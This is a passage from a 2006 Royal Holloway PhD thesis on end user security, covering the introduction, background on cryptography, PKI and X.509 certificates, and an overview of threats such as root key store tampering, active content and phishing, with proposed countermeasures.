Enhancing End User Security — Attacks & Solutions

Adil M. Alsaid

Royal Holloway
University of London

Department of Mathematics
Royal Holloway, University of London
Egham, Surrey TW20 0EX, England
http://www.rhul.ac.uk/mathematics/techreports

Enhancing End User Security — Attacks & Solutions

Adil M. Alsaid

Thesis submitted to the University of London
for the degree of Doctor of Philosophy

Information Security Group
Department of Mathematics
Royal Holloway, University of London
2006

To my wife, Samira

Declaration

These doctoral studies were conducted under the supervision of Professor Chris Mitchell and Professor Peter Wild.

The work presented in this thesis is the result of original research carried out by myself, in collaboration with others, whilst enrolled in the Department of Mathematics as a candidate for the degree of Doctor of Philosophy. This work has not been submitted for any other degree or award in any other university or educational establishment.

Adil Alsaid
July 2006

Acknowledgements

I would like to thank my supervisor Professor Chris J. Mitchell for his invaluable support, interest, patience and guidance throughout my studies at Royal Holloway. His style of supervision along with his important comments and suggestions for improvements have encouraged me to pursue my ideas. Special thanks to my advisor Peter Wild for his support.

I give special recognition to my wife Samira, for her understanding, endless support and encouragement over the last few years. I would like to thank my children Faisal, Fay, Mohammed, and Saud for being patient while I was doing my research.

I am deeply grateful to all the lecturers, secretaries and students in the Mathematics Department; they provided me with an excellent research environment during my studies. I would like to express my gratitude to Dr. Geraint Price for proof reading my thesis and for insightful discussions. Finally, I would like to thank my government for sponsoring me, and my parents and god for self-evident reasons.

List of Publications

- Adil Alsaid and Chris J. Mitchell. Digitally Signed Documents – Ambiguities and Solutions. In *Proceedings of the International Network Conference 2004 (INC 2004)*, Plymouth University, UK, July 2004.

- Adil Alsaid and Chris J. Mitchell. A Scanning Tool for PC Root Public Key Stores. In Christopher Wolf, Stefan Lucks, and Po-Wah Yau, editors, *WEWoRC 2005 — Western European Workshop on Research in Cryptology*, volume P-74 of *Lecture Notes in Informatics (LNI)*, pages 45–52. Gesellschaft für Informatik, 2005.

- Adil Alsaid and Chris J. Mitchell. Dynamic content attacks on digital signatures. *Information Management & Computer Security*, 13(4):328–336, 2005 (received Emerald Literati Network Awards for Excellence 2006 'Outstanding Paper' award).

- Adil Alsaid and Chris J. Mitchell. Installing Fake Root Keys on a PC. In D. Chadwick and G. Zhao, editors, *EuroPKI 2005*, volume 3545 of *Lecture Notes in Computer Science*, pages 227–239. Springer-Verlag, Berlin, July 2005.

- Adil Alsaid and Chris J. Mitchell. Preventing Phishing Attacks Using Trusted Computing Technology. In *Proceedings of the International Network Conference 2006 (INC 2006)*, Plymouth University, UK, July 2006.

Abstract

End user computing environments, e.g. web browsers and PC operating systems, are the target of a large number of attacks, both online and offline. The nature of these attacks varies from simple online attacks, such as user tracking using cookies, to more sophisticated attacks on security protocols and cryptographic algorithms. Other methods of attacks exist that target end user applications that utilise and interact with cryptographic functions provided by the PC operating system.

After providing a general introduction to the security techniques and protocols used in this thesis, a review of possible threats to end user computing environments is given, followed by a discussion of the countermeasures needed to combat these threats. The contributions of this thesis include three new approaches for enhancing the security of end user systems, together with an analysis and a prototype implementation of an end user security enhancement tool. The following paragraphs summarise the three main contributions of this thesis.

Digitally signing a digital document is a straightforward procedure; how-

ever, when the digital document contains dynamic content, the digital signature may remain valid but the viewed document may not be the same as the document when viewed by the signer. A new solution is proposed to solve the problem; the main idea behind the solution is to make the application aware of the sensitive cryptographic function being requested.

In order to verify a digital signature computed on a document or any other object (e.g. an executable), access to the public key corresponding to the private key used to sign the document is required. Normally, the public part of the key is made available in a digital 'certificate', which is made up of the public key of the signer, the name of the signer, and other data, all signed using the private signing key of a trusted third party known as a Certification Authority (CA). To verify such a certificate, and thereby obtain a trusted copy of the document signer's public key, a trusted copy of the CA's public key is required. If a malicious party can insert a fake CA public key into the list of CA public keys stored in a PC, then this party could potentially do considerable harm to that PC, since this malicious party could then forge signatures apparently created by other entities. A method of achieving such an attack without attracting the user's attention is presented in this thesis. Countermeasures that can be deployed to prevent the insertion of a fake root public key are discussed. A suggested solution that can be used to detect and remove such fake keys is presented, and a prototype implementation of this solution is described.

SSL/TLS supports mutual authentication, i.e. both server and client authentication, using public key certificates. However, this optional feature of SSL/TLS is not widely used because most end users do not have a cer-

7

tified public key. Certain attacks rely on this fact, such as web spoofing and phishing attacks. A method for supporting client-side SSL authentication using trusted computing platforms is proposed. The proposed approach makes a class of phishing attacks ineffective; moreover, the proposed method can also be used to protect against other online attacks.

Abbreviations

AIK	Attestation Identity Key
API	Application Programming Interface
ASCII	American Standard Code for Information Interchange
ASN.1	Abstract Syntax Notation One
BER	Basic Encoding Rules
CA	Certification Authority
CAPICOM	Cryptographic Application Programming Interface with COM support
CER	Canonical Encoding Rules
CMK	Certifiable Migratable Key
COM	Component Object Model
CORBA	Common Object Request Broker Architecture
CRL	Certificate Revocation List
CRTM	Core Root of Trust for Measurement
CryptoAPI	Cryptographic Application Programming Interface
DAA	Direct Anonymous Attestation
DER	Distinguished Encoding Rules
DES	Digital Encryption Standard
DLL	Dynamically Linked Library

DNS	Domain Name Server
DSA	Digital Signature Algorithm
DSS	Digital Signature Standard
E-Commerce	Electronic Commerce
GUI	Graphical User Interface
GUID	Globally Unique Identifier
HTML	Hypertext Markup Language
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol over Secure Socket Layer
ICV	Integrity Check Value
IDS	Intrusion Detection System
IEC	International Electrotechnical Commission
IPS	Intrusion Prevention System
IPsec	Internet Protocol Security
ISO	International Organisation for Standardisation
ITU	International Telecommunications Union
ITU-T	The Telecommunication Standardisation sector of ITU
JPEG	Joint Pictures Expert Group
MAC	Message Authentication Code
MS	Microsoft
NGSCB	Next Generation Secure Computing Base
OCSP	Online Certificate Status Protocol
OS	Operating System
OTP	One Time Password
PC	Personal Computer
PDF	Portable Document Format

PGP	Pretty Good Privacy
PKI	Public Key Infrastructure
RPC	Remote Procedure Call
RSA	Rivest Shamir Adleman
SKAE	Subject Key Attestation Evidence
SPKI	Simple Public Key Infrastructure
SSH	Secure Shell
SSL	Secure Socket Layer
TCG	Trusted Computing Group
TCPA	Trusted Computing Platform Alliance
TCS	Trusted Core Services
TIFF	Tag Image File Format
TLS	Transport Layer Security
TP	Trusted Platform
TPM	Trusted Platform Module
TSS	Trusted Software Stack
TTP	Trusted Third Party
URL	Uniform Resource Locator
USB	Universal Serial Bus
VPN	Virtual Private Network
WWW	World Wide Web
WYSIWYS	What You See Is What You Sign
XML	Extensible Markup Language

List of Figures

List of Tables

Contents

III   Conclusions   126

8   Conclusions   127

Bibliography   135

IV   Appendices   156

A   Inserting Fake Root Certificate Source Code   157

B   The Certificate Scanning Tool Source Code   167

Introduction

Contents

This chapter introduces the motivation for the research described in this thesis. It also presents the overall structure of the thesis, and describes the main contributions.

1.1 Motivation and Challenges

In today's interconnected world, many people rely on the internet for performing tasks in a convenient way. These tasks range from sending greeting cards using electronic mail, to paying bills and buying goods using the world wide web and electronic commerce. The ease of use of Internet applications such as email clients and web browsers, and the services that they provide, has made use of the Internet very popular. Miniwatts[1] states that the number of online users is increasing rapidly, and use of the Internet worldwide grew by 182% between 2000 and 2005; it is expected that this growth will continue.

The rapid increase in the number of online users, and corresponding increases in the number of online applications and services, when combined with the lack of widespread user security awareness and education, as discussed in [47, 48], has significantly increased the number of online frauds and security attacks. According to SANS[2] and Symantic[3], the number of online attacks is continuing to rise. Most of these attacks target end user applications, such as the web browser and email client. A survey published by Gartner Inc.[4] shows that 2.4 million online users lost money directly because of online attacks and fraud in the twelve months ending in May 2005. The same survey shows that the rise in online fraud and attacks has affected user trust in security sensitive online services, such as online banking and electronic commerce.

---

[1]http://www.internetworldstats.com
[2]http://www.sans.org
[3]http://www.symantic.com
[4]http://www.gartner.com

The nature of attacks on online users varies from a simple user profiling attack using tracking cookies, to more sophisticated attacks on cryptographic algorithms and security protocols. Other methods of attack target end user applications that utilise and interact with cryptographic functions provided by a PC operating system [141, 142, 153, 157]. Attacks of this latter type are becoming more common, and are generally achieved using a malicious program, such as a trojan horse or a virus. The malicious program exploits a security weakness in the end user application, which allows it to gain control over the end user computing environment. Moreover, the malicious program could force the end user application to execute a security sensitive task without user knowledge, as will be demonstrated in Chapter 5.

Exploiting and attacking security-sensitive end user applications, and more importantly finding countermeasures and solutions to enhance end user security and prevent such attacks, has motivated the research described in this thesis. The attacks of particular concern are those that target applications that use the cryptographic services provided by the operating system, such as public key cryptography and digital signatures. These attacks are achieved by utilising the built-in services of the operating system, as well as the end user graphical user interface.

The thesis of this dissertation is that the gap between client application software and the cryptographic services provided by the operating system and security system manufacturers has created a new opportunity for malicious parties to launch attacks. In this document we use an "attacks

and solutions" methodology to expose and probe the gap between client application software and the security services provided by the operating system or specialist security experts. This methodology demonstrates the simplicity of attacking the gap between client application software and the cryptographic services, as well as the dangerous consequences of such attacks. It shows that a full collaboration between security experts and application developers is required in order to avoid the risks created by this gap.

For example, the web browser is one of the most widely used applications, and users interact with it on a regular basis. Web browsers use the SSL/TLS protocol to encrypt and integrity protect sensitive data in transit between a web client and a web server. SSL/TLS uses public key cryptography and an underlying Public Key Infrastructure (PKI) for authentication and key establishment. Exploiting the root of trust in the PKI by installing a fake root public key in the end user PC key store without user intervention challenges the entire basis of SSL/TLS security. After achieving such an attack, the basis for authenticating external entities is no longer sound, and as a result the whole computing environment is potentially under attacker control. Here, as elsewhere, the lack of proper protection for a security sensitive task, and the lack of user education and awareness, has created the problem.

1.2 Structure and Summary of Contributions

This section briefly outlines the structure of this thesis and highlights the main research contributions. The thesis is divided into three parts. Part I provides an overview of the security techniques and protocols used in this thesis, as well as an overview of end user security threats and requirements. Part II describes three attacks on an end user computing environment and proposes three novel solutions to these attacks. Part III presents the conclusions of the thesis. The following paragraphs describe the contents and contributions of each part in more detail.

Part I: This part introduces the security techniques and protocols used in this thesis. It also provides an overview of the field of end user security. This part contains two chapters, as follows.

- **Chapter 2:** Provides an introduction to the security techniques and protocols used throughout the thesis.

- **Chapter 3:** Introduces the threats to, and requirements for, an end user computing environment, and reviews existing work in the field of end user security.

Part II: Three novel solutions designed to enhance end user security are discussed and analysed. This part contains four chapters, as follows.

- **Chapter 4:** Digitally signing a digital document is a straightforward procedure; however, when the digital document contains dynamic

content, the digital signature may remain valid but the viewed document may not be the same as the document when viewed by the signer. Other similar problems exist even with 'static' documents, if the appearance of a document can be changed. In this chapter, we consider previously proposed solutions for such problems, and propose a new solution. Unresolved issues and problems are also discussed.

- **Chapter 5:** If a malicious party can insert a self-issued CA public key into the list of root public keys stored in a PC, then this party could potentially do considerable harm to that PC. In this chapter, we present a way to achieve such an attack for the Microsoft Internet Explorer web browser root key store. This attack is designed so that it avoids attracting the user's attention. A realisation of this attack is also described. Finally, countermeasures that can be deployed to prevent such an attack are outlined.

- **Chapter 6:** While chapter 5 describes a method for maliciously installing a fake root public key, this chapter discusses the issue of detecting fake root public keys, and suggests a novel solution that can be used to detect and remove them. Furthermore, a prototype implementation of this solution is described.

- **Chapter 7:** Most web sites wishing to provide security services for the client-server link use the SSL/TLS protocol for server authentication and secure session establishment. SSL/TLS supports mutual authentication, i.e. both server and client authentication. However, this optional feature of SSL/TLS is not used by most web sites be-

cause not every client has a certified public key. Instead user authentication is typically achieved by requiring the user to send a password to the server after the establishment of an SSL-protected channel. Certain attacks rely on this fact, such as web spoofing and phishing attacks. In this chapter the issue of online user authentication is discussed, and a method for online user authentication using trusted computing platforms is proposed. The proposed approach makes a class of phishing attacks ineffective; moreover, the proposed method can also be used to protect against other online attacks.

Part III: Presents the overall conclusion of the thesis, as follows.

- **Chapter 8:** presents the conclusions of the thesis and gives directions for further research.

Part I

Background and Overview of End User Security

Security Techniques and Protocols

Contents

The aim of this preliminary chapter is to provide definitions of the security techniques and protocols used in this thesis.

2.1 Introduction

A comprehensive knowledge and understanding of the underlying security techniques and protocols is required before the security of an infrastructure or an application can be properly analysed. This chapter introduces the security techniques and protocols that are relevant to this thesis. A more thorough and comprehensive introduction can be found, for example, in [97, 130, 133].

2.2 Security Services

The four main security services that are of importance in this thesis are integrity, confidentiality, authentication, and non-repudiation. The following definitions are based on the those given in [29, 45, 68, 97, 136].

2.2.1 Integrity

An integrity service provides protection for data against unauthorised modification. Modifications to data includes such things as insertion, deletion, and substitution.

2.2.2 Confidentiality

A confidentiality service provides protection for information against unauthorised access or disclosure. As defined by Ford [45], 'confidentiality services protect against information being disclosed or revealed to entities not authorised to have that information'.

2.2.3 Authentication

The authentication service is usually subdivided into entity authentication and data origin or message authentication.

1. **Entity authentication:** provides assurance to one party of the identity of a second party involved in a protocol, and that the second party has actually participated.

2. **Data origin authentication:** provides assurance to a party receiving a message of the identity of the party who sent it. Data origin authentication does not protect the message against modification (this requires data integrity).

2.2.4 Non-repudiation

Non-repudiation services provide assurance that another entity cannot falsely denying sending or receiving data. The non-repudiation service

can be subdivided into non-repudiation with proof of origin and non-repudiation with proof of delivery.

2.3   Cryptographic Hash Functions

A cryptographic hash function, see for example [97, Chapter 9] or [133, Chapter 10], is a function h that takes a message m of any size as input and produces a fixed size output, called a hash value or a message digest. A hash function must be easy to compute. Moreover, a cryptographic hash function must satisfy the following additional three properties.

- *Preimage resistance:* given a value s from the range of h, it is infeasible to find a message m such that $h(m) = s$.

- *2nd-preimage resistance:* given a random message m, it must be computationally infeasible to find another message m' that hashes to the same hash code, i.e. $m \neq m'$ and $h(m) = h(m')$.

- *Collision resistance:* it must be computationally infeasible to find two messages m, m' (where $m \neq m'$) such that $h(m) = h(m')$.

Cryptographic hash functions are a very important component of many digital signature schemes. Two of the most commonly used hash functions are the 'Secure Hash Algorithm 1' (SHA-1) [111] and 'Message-Digest Algorithm 5' (MD5) [123]. For cryptographic hash function standards, see for example [73, 74, 75, 76].

2.4   Symmetric Cryptography

Symmetric or secret key cryptographic schemes use the same secret key, or two keys easily computed from each other, for both the sender and the receiver of a protected message. The secret key is typically shared between two or more communicating parties prior to its use to secure a communication channel. One major issue for the use of symmetric cryptography is how to securely exchange the secret key. A variety of different techniques exist for sharing and distributing secret keys, see for example [97, Chapter 13].

2.4.1   Symmetric Encryption

Symmetric encryption techniques use the same secret key for encryption and decryption [78]. Encrypting a message m requires access to the secret key k to produce the ciphertext c. There are two main types of symmetric cipher, namely block ciphers and stream ciphers. In order to use a block cipher it is necessary to break up the message to be encrypted into blocks of a fixed length, and encrypt one block at a time. Stream ciphers, by contrast, use a pseudorandom sequence (generated as a function of the secret key) to encrypt a message one bit at a time. Examples of symmetric encryption algorithms include DES [110] and AES [113]; see, for example, [97] for more information regarding symmetric encryption algorithms.

2.4.2 Message Authentication Codes

A Message Authentication Code (MAC) is a mechanism that provides both data integrity and data origin authentication. The original message m and the secret key k are required to compute a MAC as well as to verify it. Typically, a MAC is sent or stored with the message that it protects. A variety of MAC computation standards exist; see, for example, [72].

2.5 Asymmetric Cryptography

In 1976, Diffie and Hellman [32] introduced the use of asymmetric, or public key, cryptography to enable secure communications between parties that do not share secrets. Unlike symmetric cryptographic techniques, asymmetric cryptographic schemes require each participant to possess a matching pair of distinct keys (a public key and a private key) instead of a shared secret key. The private key must be kept secret and well protected, while the public key can be published to make it available to other interested parties. However, the authenticity and integrity of the public key must be ensured. As discussed in section 2.6, a Public Key Infrastructure (PKI) [46] can be used to overcome the problem of public key management and distribution. Other techniques to solve the problems of public key management and distribution are 'webs of trust', e.g. as used in Pretty Good Privacy (PGP) [50], and Simple Public Key Infrastructure (SPKI) [37].

2.5.1 Asymmetric Encryption

In an asymmetric encryption scheme, the public key e is used for encryption and the corresponding private key d is used for decryption. If an entity B wants to send an encrypted version of a message m to another entity A, it should first obtains A's public key e and then encrypt m using e to obtain the ciphertext $c = E_e(m)$. To decrypt the received ciphertext c, A uses its private key d to obtain the plaintext message $m = D_d(c)$.

The main objective of public key encryption is to provide privacy or confidentiality. One of the most widely discussed public key encryption algorithms is RSA [124], which was published by Rivest, Shamir, and Adleman in 1978. Standard specifications for public key cryptography can be found in [79].

2.5.2 Digital Signatures

Digital signatures (see, for example [97, Chapter 11]) are a very important asymmetric cryptographic primitive. A digital signature of a message is a value dependent on a private key known only to the signer, and on the content of the message being signed. The main security services that can be provided by a digital signature are: message integrity, origin authentication, and non-repudiation. One of the most commonly used applications of digital signatures is the certification, or digital signing, of public keys.

A digital signature scheme consists of a key generation algorithm, a sig-

nature generation algorithm, and a signature verification algorithm. The key generation algorithm produces a new key pair, made up of a private or signing key s and a public or verification key v. The signing key s must be kept secret while the verification key v should be accessible to all interested parties. The signature generation algorithm takes the signing key s and the message m as inputs, and generates the digital signature sig as output. The signature verification algorithm takes a verification key v, a digital signature sig, and the message m as inputs. It outputs either accept, if the digital signature sig corresponds to the message m, or reject, if the digital signature sig does not correspond to the message m.

The RSA cryptographic primitive can be used as the basis of one of the most widely used digital signature techniques. Other digital signature techniques exist, such as the Digital Signature Algorithm (DSA) [90] and the ElGamal [36] signature schemes. Both national and international standards for signatures exist, including the US Digital Signature Standard (DSS) [112], which specifies a suite of recommended algorithms, and two multi-part ISO/IEC standards, ISO/IEC 9796 [71] and ISO/IEC 14888 [77].

2.6   Public Key Infrastructure

As already discussed, the term PKI refers to a system established to support the management and distribution of public keys. In a typical PKI, a special trusted third party (TTP) known as a Certification Authority

(CA) is responsible for establishing and vouching for the authenticity of public keys. The main task of a CA is to issue, i.e. digitally sign, public key certificates. A public key certificate binds a public key to an identifier or a distinguished name. X.509 [80] standardises a widely used format for public key certificates.

A typical certificate issuing process involves verifying the identity of the entity requesting the public key certificate, and receiving the public key of the entity. When the entity identity has been verified, the CA uses its own private key to digitally sign the public key certificate. The correct functioning of a PKI relies on CAs operating correctly. Moreover, users of a PKI must have trusted copies of the public keys of one of more of these CAs in order to be able to verify the public key certificates that the CAs produce [24]. Such CA public keys are usually referred to as root public keys. Many internet applications [107], e.g. online banking and e-commerce, rely on PKI functionality to support the security services necessary to ensure the authenticity, integrity, and confidentiality of the communications.

2.7   X.509 Certificates

The certificate format defined in X.509 [80] is one of the most commonly used such formats. Examples of protocols that support the X.509 certificate format include the Secure Socket Layer/Transport Layer Security (SSL/TLS) protocol [31, 122, 140], the Secure Shell (SSH) proto-

col [13, 121], and the IPsec protocol [93, 33]. An X.509 v3 certificate contains the following fields [64].

- **Certificate:** This is the main certificate information structure, which contains the following fields.

  1. *Version:* This field describes the version of the encoded certificate.

  2. *Serial Number:* The serial number is a unique number assigned by the CA to every issued certificate.

  3. *Algorithm ID:* This field contains the algorithm identifier for the cryptographic algorithm used by the CA to sign the certificate, e.g. RSA with MD5, or DSA with SHA-1.

  4. *Issuer:* The issuer field identifies the entity who signed and issued the certificate.

  5. *Validity:* This field contains the following two sub-fields.

     - *Not Before:* The certificate is not valid before the specified date in this field.

     - *Not After:* The certificate is not valid after the specified date in this field.

  6. *Subject:* This field identifies the entity associated with the public key stored in the *Subject Public Key* field. For a self-signed certificate, i.e. a self-issued CA certificate, this field is the same as the *Issuer* field.

  7. *Subject Public Key Info:* This field contains the following two sub-fields.

- *Public Key Algorithm:* This identifies the algorithm with which the subject public key is to be used.

- *Subject Public Key:* This contains the public key of the certificate owner.

8. *Issuer Unique Identifier:* This field was introduced in X.509 version 2, and is used to handle the possibility of re-use of an issuer name over time.

9. *Subject Unique Identifier:* This field was introduced in X.509 version 2, and is used to handle the possibility of re-use of a subject name over time.

10. *Extensions:* This field was introduced in X.509 version 3, and contains a list of certificate extensions. The *Extensions* field provides methods for associating additional attributes with users or public keys.

- **Certificate Signature Algorithm:** This field contains the algorithm identifier for the algorithm used by the CA to sign the certificate (this value is typically the same as the third field in the Certificate).

- **Certificate Signature:** This field contains a digital signature computed upon the ASN.1 DER encoded **'Certificate'** field. Abstract Syntax Notation One (ASN.1) [34, 69, 81] is an ISO/ITU-T standard syntax for describing data structures, to be used by communicating applications. ASN.1 is machine independent, and does not restrict the way the information is encoded by end hosts. Associated with ASN.1 are standards for encoding rules, including the Distinguished

Encoding Rules (DER), Basic Encoding Rules (BER), and Canonical Encoding Rules (CER) [70, 82].

End User Security

Contents

This chapter outlines some of the most serious security threats that apply to end user PCs.

3.1   Introduction

An end user can be defined as "a person, device, program or computer system that utilises a computer network for the purpose of data processing and information exchange" [139]. An end user is "the person who uses a computer application, as opposed to those who developed or support it. The end user may or may not know anything about computers, how they work, or what to do if something goes wrong. End users do not usually have administrative responsibilities or privileges. End users are certain to have a different set of assumptions than the developers who created the application" [109].

Another definition of end user, from The Online Dictionary for Computer and Internet Technology Definitions [155], is "The final or ultimate user of a computer system. The end user is the individual who uses the product after it has been fully developed and marketed. The term is useful because it distinguishes two classes of users, users who require a bug-free and finished product (end users), and users who may use the same product for development purposes. The term end user usually implies an individual with a relatively low level of computer expertise. Unless you are a programmer or engineer, you are almost certainly an end user."

Typically, end users employ a client application to access and process information. The information is either stored locally, e.g. on a hard disk, or on a remote (networked) server, e.g. a web server. In the latter case, the user needs to have an adequate network infrastructure to be able to access

the remote server. Figure 3.1 illustrates a typical client-server architecture model.

Figure 3.1: Client-Server Architecture

All the three components in the client-server architecture model will typically be protected against both online and offline attacks. The remote server should be protected by installing a hardware or software firewall [22, 162] which addresses threats to the network infrastructure. Also, an Intrusion Detection and Prevention System (IDS/IPS) [20, 89] is often deployed to protect against malicious attacks. Special care should be taken to secure end user information stored on remote servers. However, securing and protecting the remote server is outside the scope of this thesis. The interested reader is referred to [3, 21, 49].

Moreover, both end user network and workstation also need to be protected. Schneier wrote that "Security is only as good as its weakest link, and people are the weakest link in the chain" [131]. Enhancing the security of the end user computing environment is discussed in greater detail in the following sections.

3.2   Requirements and Threats

We first identify the three main requirements for securing an end user computing environment [3].

- **Confidentiality:** End user sensitive information may be disclosed inappropriately. Possible scenarios in which threats to the confidentiality of end user information may arise are as follows.

  1. Unauthorised users could gain access to the end user information.

  2. Authorised users could gain access to sensitive end user information that they are not authorised to access.

  3. Authorised users could expose and transmit unprotected sensitive user information over the network.

- **Integrity:** The integrity of the information stored on the end user computing environment may be damaged either accidentally or maliciously.

- **Availability:** The end user computing environment may become unavailable, e.g. because of deleted or inaccessible information.

Possible security threats and countermeasures that are of importance in this thesis are discussed in more detail below, and are summarised in Figures 3.2.

3.2.1 OS and API Security

Most modern operating systems, e.g. the Microsoft Windows family of operating systems, provide cryptographic services, such as digital signatures and public key encryption [67, 115, 137] for end user applications. Generally, the cryptographic services are provided as a Dynamically Linked Library (DLL) and applications can access and invoke the services through an Application Programming Interface (API). An API [54, 127] is an interface that enables independent software components to communicate with each other. Attacks against the API itself have been described, including API call interception (i.e. API hijacking) [94]. The objective of an API hijacking attack is to 'hijack' calls from an application to the system API. The method of achieving such an attack varies from one operating system to another. In the case of Microsoft Windows OS, the attack can be achieved by using the DLL delayed loading [119] and Windows Hooks [41] features.

Another issue of particular concern for this thesis is the usability of the OS services and the end user application [26, 57, 60] and the effect that the requirement for usability has on security. Attacks, as is demonstrated in Chapter 5, rely on the fact that many software developers and end users often sacrifice security in favour of usability [156].

3.2.2 Public Key Certificate Store

As already discussed in Chapter 2, public key cryptography and PKI allow secure communication between two entities without the prior sharing of a secret key. SSL/TLS is one of the most widely used applications of PKI. Modern browsers, such Internet Explorer (IE) and Netscape, have a personal root public key store which is used to support SSL/TLS. One important issue for PKI implementations on a personal computer is the security of root public key store. Marchesini et al. [95] describe a method where the root public key store can be used to authenticate requests that the end user neither knew of nor approved.

Gutmann [55] analyses the requirements for a general-purpose certificate store and suggests possible approaches to the design of a certificate store that provides reliability, availability and error recovery. Gutmann [56] also proposes a PKI bootstrap protocol equivalent to the DHCP or BOOTP protocols. The proposed protocol provides automatic and transparent configuration and setup of the certificate information.

3.2.3 Active Content

Active or dynamic content refers to executable code embedded in a digital document. The executable code could be an ActiveX control [28], a Java applet [43], a JavaScript [44] embedded in an HTML document, or a VB-Script [92] macro in a Microsoft Word document. Typically, active content is used to present information to the user in response to a user action.

45

The dynamic content feature of digital documents has its own security issues. A variety of techniques to control the active content in a digital document have been proposed. For example, a Java applet embedded in an HTML document is controlled by the sandbox security model [108, 96]. The sandbox security model protects the end user computing environment by enforcing access control to system resources, e.g. by preventing a Java applet from reading or writing to the file system. On the other hand, ActiveX controls have no security mechanisms other than code signing [65]. Depending on the browser's security settings, unsigned ActiveX controls may be executed without warning the user. Hopwood [63] compares the security features of both Java and ActiveX controls. Michener and Acar [98] describe a method to manage the update of downloaded signed ActiveX controls. Anupam and Mayer [10] propose a security framework for scripting languages.

In Chapter 4 an attack on digital signatures using dynamic content is described in greater detail.

3.2.4 Identity Theft

Online identity theft, e.g. via web spoofing and phishing [27, 42, 53, 83], involves a malicious party obtaining end user's confidential information. There are a variety of types of phishing attacks [39, 84, 132], as follows.

1. **Deceptive Attacks:** This is the most commonly used type of phishing attack, in which the user is persuaded by an email message to

give a malicious entity confidential information.

2. **Malicious Software Attacks:** In this type of phishing attack, a malicious piece of software leaks the user confidential information to an outsider.

3. **DNS-based Attacks:** In this type of phishing attack, the attacker changes the DNS record used to convert a domain name to a numerical address. There are many ways to achieve such an attack, such as DNS cache poisoning and DNS ID spoofing [128]. After changing the IP address of the genuine server, the attacker can set up a fake server with an IP address that matches the new DNS record, and use this to gather user confidential information.

One possible scenario for a phishing attack, a form of the deceptive attack described above, arises when an attacker creates a spoofed web site that looks identical to a genuine web site, and convinces the victim to visit the spoofed web site (e.g. by including a URL in a faked email). When the victim navigates to the spoofed web site, an information gathering page is displayed to obtain the victim's personal information. Once the victim's authentication credentials, e.g. username and password, have been captured, the attacker can impersonate the user to the genuine web site. Other possible scenarios exist, as discussed in [39]. However, all possible scenarios have the same main objective, i.e. the capture of user confidential information.

Protecting end users from online identity theft is an active research area. Countermeasures have been proposed to address the problem of online

identity theft, for example, using browser plug-ins and digitally signed emails [114]. Chou et al. [23] describe a browser plug-in called "Spoof-Guard" that protects end users from identity theft attacks. SpoofGuard applies a number of tests to every downloaded web page and combines the results using a scoring mechanism to determine if the downloaded web page is spoofed.

Miyamoto et al. [104] propose applying a simple filtering algorithm, as part of the Sanitizing Proxy System (SPS), via a proxy system to block phishing attacks. SPS avoids phishing attacks by removing part of the HTML document that enables novice users to input personal data. Another solution proposed by Adida et al. [1, 2] involves using identity-based digital signatures to make email trustworthy.

Figure 3.2: Possible Security Threats in a Client-Server Architecture

49

Part II

Enhancing End User Security

Dynamic Content Attacks on Digital Signatures

Contents

Digitally signing a digital document is a straightforward procedure; however, when the digital document contains dynamic content, the digital signature may remain valid but the viewed document may not be the same as

the document when viewed by the signer. Other similar problems exist even with 'static' documents, if the appearance of a document can be changed. In this chapter, we consider previously proposed solutions for such problems, and propose a new solution. Unresolved issues and problems are also discussed.

Note that much of the material in this chapter has previously been published in [4, 5].

4.1   Introduction

As discussed in Chapter 2, digital signatures are a very important crypto-graphic primitive, which can be used to provide message integrity, origin authentication and non-repudiation. Digitally signing a digital document is a straightforward procedure, and it is important to note that all the existing standards for signatures, including the DSS and the ISO/IEC standards, are concerned with which algorithms to use and not the form of the data that is signed.

As pointed out by Kain et al. [86, 87], digital documents with dynamic content may cause a problem for the digital signature verification process. This chapter tries to address some of the problems that arise when signing digital documents that contain dynamic content. It does not discuss other digital signature security problems such as Trojan Horses or securing the Digital Signature workstation, as discussed, for example, in [14, 18, 134, 154].

The rest of the chapter is organised as follows. Section 4.2 briefly introduces the problem of signing digital documents with dynamic content. Section 4.3 discusses possible locations for signature functionality in a computer system. Existing solutions to the problems discussed in Section 4.2 are introduced in Section 4.4. A novel solution is discussed in Section 4.5, and analysed in Section 4.6. Finally, issues and unresolved problems are discussed in Section 4.7.

4.2   The Signature Interpretation Problem

